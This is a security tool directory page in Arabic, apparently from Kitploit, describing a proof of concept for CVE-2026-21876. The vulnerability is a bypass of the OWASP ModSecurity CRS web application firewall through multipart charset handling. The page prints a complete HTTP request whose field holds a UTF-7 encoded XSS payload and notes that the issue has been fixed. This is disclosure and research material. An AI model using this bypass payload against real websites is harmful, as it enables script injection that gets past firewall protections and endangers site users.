
Skip to content
KitploitKITPLOIT
أدواتالمدونة
إرسال
أدواتالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

··الخلاصات·اتصال·الخصوصية·© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2026-21876 — # إثبات مفهوم (PoC) مصغّر وحاوية Docker توضح تجاوز جدار الحماية (WAF) في OWASP ModSecurity CRS عبر معالجة ترميز multipart، مما يؤدي إلى تسليم حمولة XSS. | Kitploit
أدوات/GitHubGitHub/mefhika120/cve-2026-21876
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبتجاوز WAFاختبار الاختراق
GitHubmefhika120/cve-2026-21876

CVE-2026-21876

# إثبات مفهوم (PoC) مصغّر وحاوية Docker توضح تجاوز جدار الحماية (WAF) في OWASP ModSecurity CRS عبر معالجة ترميز multipart، مما يؤدي إلى تسليم حمولة XSS.

عرض المستودع
5منذ 8 أشهرلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

CVE-2026-21876 (OWASP CRS WAF bypass)

حاوية CVE-2026-21876 docker + PoC بسيط.

أود أن أشكر @airween و@fzipi بشكل منفصل على استجابتهما السريعة! كان إصلاح الثغرة جاهزًا في وقت قصير جدًا.

PoC

root@kitploit:~
POST /submit HTTP/1.1
Host: localhost
User-Agent: curl/8.17.0
Accept: */*
Origin: https://example.com
Content-Length: 367
Content-Type: multipart/form-data; boundary=------------------------cmOi6twNhVJDu76bOwDTVz

--------------------------cmOi6twNhVJDu76bOwDTVz
Content-Disposition: form-data; name="username"
Content-Type: text/plain; charset=utf-7

+ADw-img+ACA-src+AD0-x+AD4-
--------------------------cmOi6twNhVJDu76bOwDTVz
Content-Disposition: form-data; name="dummy"
Content-Type: text/plain; charset=utf-8

dummy
--------------------------cmOi6twNhVJDu76bOwDTVz--


لا يتم فحص قيمة username بحثًا عن الأحرف غير المدرجة في القائمة البيضاء، مما يؤدي إلى تجاوز WAF.

عرض تجريبي للتجاوز

изображение


نفس الحمولة محظورة هنا

изображение

المراجع

  • Github security advisory
  • OWASP CRS walkthrough blogpost
  • My medium discovery story
تنزيل الأداة